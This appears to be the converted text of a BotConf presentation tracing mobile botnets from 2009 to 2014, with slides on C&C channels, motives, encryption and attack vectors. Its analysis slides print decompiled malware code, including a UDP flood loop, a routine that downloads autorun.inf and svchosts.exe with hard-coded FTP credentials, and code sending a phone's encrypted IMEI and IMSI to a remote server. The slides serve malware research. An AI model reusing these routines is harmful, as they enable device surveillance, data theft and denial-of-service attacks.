A Timeline of Mobile Botnets

BotConf
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ABOUT

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
- Presented at Insomni'hack '13, Hacktivity '13, '14, Area41(Hashdays) '14

AGENDA

Timeline



C&C's

Motivations

Anomalies

Encryption

Attack Vectors

Conclusion

TIMELINE

Precursors

- [2009] - *Symbian* **Yxes**
  - Internet Access
  - SMS Propagation

TIMELINE

Precursors

- [2009] - *Symbian* **Yxes**
  - Internet Access
  - SMS Propagation
  - No Ability to Execute Commands

TIMELINE

Precursors

- [2009] - *Symbian* **Yxes**
- [2009] - *iOS* **Eeki.B**
  - Jailbroken iPhones
  - Self Propagation
    - *ssh* Scanning
    - Default pwd

TIMELINE

Precursors

- [2009] - *Symbian* **Yxes**
- [2009] - *iOS* **Eeki.B**
  - Jailbroken iPhones
  - Self Propagation
    - *ssh* Scanning
    - Default pwd
  - Downloads & executes scripts from C&C
    - *Reported* : DNS Poisoning

TIMELINE

Affected OS

- Android : 93%
- Symbian : 4%
- iOS : 1%
- Blackberry : 1%
- WinCE : 1%

TIMELINE

[2010] : *Symbian* **Zitmo**

- Zeus in the mobile
- SET ADMIN, BLOCK OFF, BLOCK ON
- C&C +44778xxxxxxx
- mTAN Stealing

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Multi-Platform

- [2011] : *Blackberry*
- [2011] : *WinCE*
- [2012] : *Android*

TIMELINE

[2011] : *Android* **DroidKungFu**

- Root exploits
- Propagation of malware

TIMELINE

[2012-2013] : *Android* **Banking Malware**

- Spitmo
- Hesperbot
- Perkel
- Korean Banking Malware

TIMELINE


[2013] : *Android++*

- Android/BadNews : >2 million Downloads from Google Play
- Android/AndroRat : Spyware
- Android/Claco : PC Infector

TIMELINE

[2014] : The Year of Ransomware


- Android/Pletor.A : First 'real' ransomware
  .onion C&C
  Deactivated by HTTP
  if resp = "command":
  "stop"



TIMELINE

[2014] : The Year of Ransomware


- Android/Pletor.A
- Android/Pletor.B : Deactivated by SMS Commands



TIMELINE

[2014] : The Year of Ransomware

- Android/Pletor.A
- Android/Pletor.B
- Android/Pletor.C : Deactivated by both SMS and HTTP



TIMELINE





Figure : Information Leaked by Default

C&C CHANNELS



C&C CHANNELS





Figure : Ports used by variants using an HTTP C&C Channel

C&C CHANNELS

HTTP+SMS

- HTTP C&C Update
- Health check
- SMS 'keyword' Update

MOTIVATIONS



MOTIVATIONS

Financial

- Premium SMS
  Android/Fakemart, Android/Crusewin

MOTIVATIONS

Financial

- Premium SMS
- Banking Trojans

MOTIVATIONS

Spying

- AndroRat
- Dendroid
- NickiSpy
- TigerBot

ANOMALIES

Android/SmsHowU

- *Received:*
  how are you?
- *Sent:*
  ”Android device map link:
  http://maps.google.de/maps?q=[Lat],[Long]”

```
localStringBuffer2.append("Android device map link: \n");
localStringBuffer2.append("http://maps.google.de/maps?q=");
Address localAddress = (Address)localList.get(0);
localStringBuffer2.append(URLEncoder.encode(localAddress.getAddressLine(i) + ","));
localObject = localStringBuffer2;
label282: Iterator localIterator = this.sms.divideMessage(localStringBuffer1.toString()).iterator();
label298: if (!localIterator.hasNext())
  if (localObject != null)
  {
    String str4 = localObject.toString();
    this.sms.sendTextMessage(this._to, null, str4, this.sentIntent, null);
  }
```

ANOMALIES

Android/Tascudap

- Auto-launched with Google Play

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  SV.Log("Activity Oncreate");
  startService(new Intent(this, Myservice.class));
  SV.Log("android.intent.action.MAIN");
  Intent localIntent = new Intent("android.intent.action.MAIN");
  localIntent.addCategory("android.intent.category.APP_MARKET");
  localIntent.setFlags(268435456);
  startActivity(localIntent);
  finish();
}
```

ANOMALIES

Android/Tascudap

- Auto-launched with Google Play
- DoS Functionality

```
System.out.println("ATTASCK " + this.a + ":" + this.b + "(" + this.d + "/" + this.c + ")");
while (true)
{
  int m;
  try
  {
    localDatagramSocket = new DatagramSocket();
    int i = new Random().nextInt(100);
    byte[] arrayOfByte = new byte[i + this.c]; <-- // Byte array of random length created
    int j = 0;
    if (j >= arrayOfByte.length)
    {
      localDatagramPacket = new DatagramPacket(arrayOfByte, arrayOfByte.length, InetAddress.getByName(this.a), this.b);
      int k = this.d; <-- // The value of variable d serves as the number of UDP packets sent
      this.d = (k - 1);
      if (k <= 0)
      {
        ((byte[])null);
        localDatagramSocket.close();
        System.out.println("PORT OFF");
        break label318;
      }
    }
    else
    {
      arrayOfByte[j] = ((byte)(i * j % 127)); <-- // Byte array initialized with randomly generated values
      j++;
      continue;
    }
```

ANOMALIES

Android/Twikabot

Powered by Twitter

- UGA ->
- Twitter ID ->
- String b/w Tags + Domain ->
- C&C address

```
String[] arrayOfString1 = new String[4];
arrayOfString1[0] = ".qipim.ru";
arrayOfString1[1] = ".narod.ru";
arrayOfString1[2] = ".uni.me";
arrayOfString1[3] = ".co.cc";
String[] arrayOfString2 = new String[16];
arrayOfString2[0] = "home";
arrayOfString2[1] = "my";
arrayOfString2[2] = "putn";
arrayOfString2[3] = "yuschno";
arrayOfString2[4] = "orika";
arrayOfString2[5] = "nana";
arrayOfString2[6] = "osss";
arrayOfString2[7] = "dwnd";
arrayOfString2[8] = "hlp";
arrayOfString2[9] = "hh";
arrayOfString2[10] = "ym";
arrayOfString2[11] = "anuovch";
arrayOfString2[12] = "grl";
arrayOfString2[13] = "won";
arrayOfString2[14] = "iacdntly";
arrayOfString2[15] = "llort";
this.jdField_JAMES_of_type_ArrayOfJavaLangString = a
String[] arrayOfString3 = new String[8];
arrayOfString3[0] = "[olol]";
arrayOfString3[1] = "[sarcasm]";
arrayOfString3[2] = "[mycode]";
arrayOfString3[3] = "[sample]";
arrayOfString3[4] = "[test]";
arrayOfString3[5] = "{troll}";
arrayOfString3[6] = "{accidentaly}";
arrayOfString3[7] = "{99,9m}";
this.JOHN = arrayOfString3;
```

Domain Name

Strings used by UGA

Tags

ANOMALIES

Android/NotCompatible

connectProxy

Phone as a Proxy

- Address:Port specified in command
- Connect to Address
- Redirect traffic to C&C

ANOMALIES

Android/Claco

- *ringer* + ”silent” or ”normal”
  Change Ringer State

```
AudioManager audiomanager = (AudioManager)context.getSystemService("audio");
if(s.toLowerCase().equals("silent"))
{
    audiomanager.setRingerMode(0);
} else
{
    boolean flag1 = s.toLowerCase().equals("normal");
    flag = false;
    if(!flag1)
        break label0;
    audiomanager.setRingerMode(2);
}
```

ANOMALIES

Android/Claco

- *ringer* + ”silent” or ”normal”
- *usb_autorun_attack*

```
    public static boolean UsbAutoRunAttack(Context context)
    {
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
autorun.inf").toString(), "autorun.inf", "ftpupper", "thisisshit007", context);
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
folder.ico").toString(), "folder.ico", "ftpupper", "thisisshit007", context);
        DownloadFile((new StringBuilder(String.valueOf(urlServer))).append("app_data/
svchosts.exe").toString(), "svchosts.exe", "ftpupper", "thisisshit007", context);
        boolean flag = true;
_L2:
        return flag;
```

ENCRYPTION

Android/PjApps.A

a(”3lgoagdmfejekgfos9t15chojm”, 3) = ”log.meego91.com”

ENCRYPTION

Android/Tascudap.A - Custom

```
int j = ((1 + this.a) * (2 + (i + this.a)) ^ (3 + this.a) * (4 + (i + this.a)))
 & (5 + this.a) * (6 + (i + this.a)) | (7 + this.a) * (8 + (i + this.a));
      if (j < 0)
        j *= -1;
      str2 = (char)(97 + j % 26) + (String)localObject;
```

ENCRYPTION

Android/SaurFtp.A - XOR

```
public String setEncrypt(String paramString)
{
  int[] arrayOfInt = new int[paramString.length()];
  String str = "";
  int i = 0;
  for (int j = 0; ; j++)
  {
    if (i >= paramString.length())
      return str;
    if (j == "marriage and parenting are serious commitments dont be in a hurry".length())
      j = 0;
    arrayOfInt[i] = (paramString.charAt(i) ^ "marriage and parenting are serious commitments dont be in a hurry".charAt(j));
    char c = (char)arrayOfInt[i];
    str = str + c;
    i++;
  }
}
```

Key for XOR operation

ENCRYPTION

Android/Wroba.A - DES

```
private void loadClass(Context paramContext)
{
  String str1 = "/data/data/" + paramContext.getPackageName() + "/";
  String str2 = str1 + "x.zip";
  String str3 = str1 + "x";
  try
  {
    InputStream localInputStream = getAssets().open("ds"); // Read asset file "ds"
    int i = localInputStream.available();
    byte[] arrayOfByte1 = new byte[i];
    localInputStream.read(arrayOfByte1, 0, i);
    byte[] arrayOfByte2 = new DesUtils("gjaoun").decrypt(arrayOfByte1);
    FileOutputStream localFileOutputStream = new FileOutputStream(str2);
    localFileOutputStream.write(arrayOfByte2);
    localFileOutputStream.close();
  }
```

ENCRYPTION

Traffic Encryption

Android/LuckyCat.A - XOR

```
if (i >= paramInt2);
while (true)
{
  return;
  int j = i + 1;
  arrayOfByte2[0] = ((byte)(0x5 ^ arrayOfByte1[i]));
  paramArrayOfByte[(-1 + (paramInt1 + j))] = arrayOfByte2[0];
  if (j < paramInt2)
  {
    i = j + 1;
    arrayOfByte2[1] = ((byte)(0x27 ^ arrayOfByte1[j]));
    paramArrayOfByte[(-1 + (paramInt1 + i))] = arrayOfByte2[1];
    if (i < paramInt2)
      break;
  }
}
```

ENCRYPTION

Traffic Encryption

Android/JSmsHider.A - DES

```
public void Reportresult(String paramString)
{
  HashMap localHashMap = new HashMap();
  Log.e("MainMenu", "Reportresult:result:" + paramString);
  MyInformation localMyInformation = new MyInformation(this);
  localHashMap.put("sid", DES_JAVA.encrypt1(localMyInformation.getIMEI()));
  localHashMap.put("ssd", DES_JAVA.encrypt1(localMyInformation.getIMSI()));
  localHashMap.put("stp", DES_JAVA.encrypt1(localMyInformation.getMODELID()));
  localHashMap.put("sci", DES_JAVA.encrypt1(localMyInformation.getCid()));
  localHashMap.put("sac", DES_JAVA.encrypt1(localMyInformation.getLac()));
  localHashMap.put("sta", DES_JAVA.encrypt1(paramString));
  localHashMap.put("sch", DES_JAVA.encrypt1("sghuibbs"));
  localHashMap.put("sig", DES_JAVA.encrypt1("normal"));
  localHashMap.put("svs", DES_JAVA.encrypt1(localMyInformation.getSDKversionnumber()));
  localHashMap.put("svr", DES_JAVA.encrypt1(localMyInformation.getversionnumber()));
  if (ApnControl.isConnect(this))
    new LoadMainURLService("http://svr.xmstsv.com/Notice/", localHashMap, this).execute(
```

ATTACK VECTORS

Official Google Play Store
e.g : Android/FakePlay.B, Android/BadNews.A (32)

ATTACK VECTORS

Official Google Play Store
e.g : Android/FakePlay.B, Android/BadNews.A (32)

Third party markets
Everything else?

ATTACK VECTORS

